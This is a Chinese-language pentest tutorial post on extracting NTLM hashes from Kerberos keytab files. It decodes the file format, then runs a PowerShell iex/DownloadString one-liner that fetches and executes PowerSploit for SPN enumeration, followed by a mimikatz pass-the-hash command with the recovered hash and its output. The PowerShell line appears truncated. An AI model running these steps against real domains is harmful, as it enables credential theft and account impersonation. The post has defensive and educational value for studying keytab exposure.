Extracting NTLM Hashes from keytab files

March 21, 2019 • 带头大哥

前言


在Active Direcory环境中渗透的时候，肯定有很多linux的机器，做信息收集的时候，可能会发现keytab文件，

正常情况下这玩意会被忽视掉的，但是它里面有我们需要的东西。

就是==NTLM HASH==

什么是Keytab文件?


Keytab 文件允许 linux 机器和 Kerberos 进行身份验证，这些文件里面包含 `Kerberos Principals` 和密钥，用于通过请求票证与 `Kerberos` 交互。



这样打开是看不到内容的。

keytab 文件的结构记录在 https://www.gnu.org/software/shishi/manual/html_node/The-Keytab-Binary-File-Format.html。

在十六进制编辑器中打开它才会更有意义。



数据的含义

为了方便理解，在sublime text里面打开分析。

```
0502
0000 0047
0002
000c 736f 736c 6162 2e6c 6f63 616c
0004 6874 7470
0012 7465 7374 312e 736f 736c 6162 2e6c 6f63 616c
0000 0000
0000 0000
04
0017
0010 8955 1acf f889 5768 e489 bb30 54af 94fd
```

我将文件分解为较小的块，根据文档来表示数据结构。

> 0502 - 表示密钥表版本的16位值（在这种情况下为502）
> 0000 0047 - 32位值，表示密钥表文件在这些位之后的字节数。注意，47是71的十六进制形式，因此在0000 0047之后有71个字节
> 0000c 736f 736c 6162 2e6c 6f63 616c - 16位值表示将跟随多少字节（000c十进制转换是12），在这个例子中，soslab.local是12个字节。
> 0004 6874 7470 - 16位值，表明在委托人的第一部分中有多少字节（在这种情况下为4），后跟相应的字节（本例中为http）
>
> 0012 7465 7374 312e 736f 736c 6162 2e6c 6f63 616c - 16位值，表明它后面有多少字节专用于主体的剩余部分。同样，0012是十六进制的，因此十进制值是22.余数代表test1.soslab.local。
> 0000 0000 - 表示位类型名称的32位值（在本例中为NT-UNKNOWN）。
> 0000 0000 - 表示时间戳的32位值
> 04-表示密钥版本号的8位值。
> 0017 - 16位值表示使用的加密类型（RC4-HMAC）在这种情况下
> 0010 8955 1acf f889 5768 e489 bb30 54af 94fd - 16位值表示将跟随多少字节（十六进制中的0010转换为二进制中的16），然后是NTLM HASH。

ATTACK

我们已经恢复了一个NTLM HASH，对于我们来说是一个很好的消息，但是我们不知道该哈希与哪个用户相关联。所以，就需要进行SPN查询。

> 我备注一下什么是SPN吧，服务主体名称（即 SPN）是 Windows 中的一项功能，它允许客户端能够唯一地标识服务的实例。Kerberos 身份验
> 证使用SPN将服务实例与服务登录帐户关联[https://msdn.microsoft.com/enus/library/ms677949(v=vs.85).aspx]。例如，你可以在那些运行 MSSQL 服务器、HTTP 服务器、打印服务器和其他服务器的服务帐户找到一个用于服务
> 的 SPN。对于攻击者来说，查询 SPN 是爆破阶段的重要部分。这是因为任何域用户帐户都可以查询与 Active

> Directory 关联的所有服务帐户和服务器的 AD。我们可以在不扫描单个主机的情况下识别所有数据库服务器和 Web
>
> 服务器！这是雪茗小姐姐那本译文上面的。

powershell：

```
iex
Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Powe
NetUser -SPN
```

```
logoncount              : 2
badpasswordtime         : 12/31/1600 7:00:00 PM
distinguishedname       : CN=KeySrvc,OU=Service Accounts,DC=soslab,DC=local
objectclass             : {top, person, organizationalPerson, user}
displayname             : KeySrvc
lastlogontimestamp      : 3/17/2019 4:07:26 PM
userprincipalname       : http/test1.soslab.local@soslab.local
name                    : KeySrvc
objectsid               : S-1-5-21-421903068-2979079391-2006984816-1149
samaccountname          : keysrvc
codepage                : 0
samaccounttype          : 805306368
whenchanged             : 3/17/2019 8:26:28 PM
accountexpires          : 9223372036854775807
countrycode             : 0
adspath                 : LDAP://CN=KeySrvc,OU=Service Accounts,DC=soslab,DC=local
instancetype            : 4
usncreated              : 188717
objectguid              : 629aa64c-ff37-44e5-bb45-6fa9f71d4ca3
lastlogoff              : 12/31/1600 7:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=soslab,DC=local
dscorepropagationdata   : {3/17/2019 8:05:41 PM, 1/1/1601 12:00:00 AM}
serviceprincipalname    : http/test1.soslab.local
givenname               : KeySrvc
lastlogon               : 3/17/2019 4:07:49 PM
badpwdcount             : 0
cn                      : KeySrvc
useraccountcontrol      : 66048
whencreated             : 3/17/2019 8:05:41 PM
primarygroupid          : 513
pwdlastset              : 3/17/2019 4:26:28 PM
usnchanged              : 188758
```

最后用mimi进行pth攻击就行了。

```
  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:keysrvc /domain:soslab.local /ntlm:89551acff8895768e489bb3054af94fd
user    : keysrvc
domain  : soslab.local
program : cmd.exe
impers. : no
NTLM    : 89551acff8895768e489bb3054af94fd
  |  PID  5588
  |  TID  6264
  |  LSA Process is now R/W
  |  LUID 0 ; 128610326 (00000000:07aa7016)
  \_ msv1_0   - data copy @ 00000221A6C30680 : OK !
  \_ kerberos - data copy @ 00000221A6C92C88
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 00000221A6AC5A78 (32) -> null
```

Python Script for Hash Extraction

作者写了个脚本用来提权这个文件的hash

https://github.com/sosdave/KeyTabExtract

```
$ ./keytabextract.py /Users/dave/coding/python/keytab/keysrvc.keytab
[*] KeyTab Extraction Started.
[+] Keytab File successfully imported.
     REALM : soslab.local
     SERVICE PRINCIPAL : http/test1.soslab.local
     TYPENAME : 00000000
     TIMESTAMP : 00000000
     VNO : 04
     KEYTYPE : 0017
     NTLM HASH : 89551acff8895768e489bb3054af94fd
```

Tags: 位值 , 文件 , 字节 , 服务器 , 帐户 , 密钥 , 服务 , 查询 , 身份验证 , 实例 ,

为您推荐了相关的技术文章:

1. 给小白写的 “搞懂 Python 中的编码” - 开发者头条
2. Rasp 技术介绍与实现
3. UTF-8非最短形式及编码安全问题

4. TCP 协议简介

5. iodine初步研究

原文链接： evilwing.me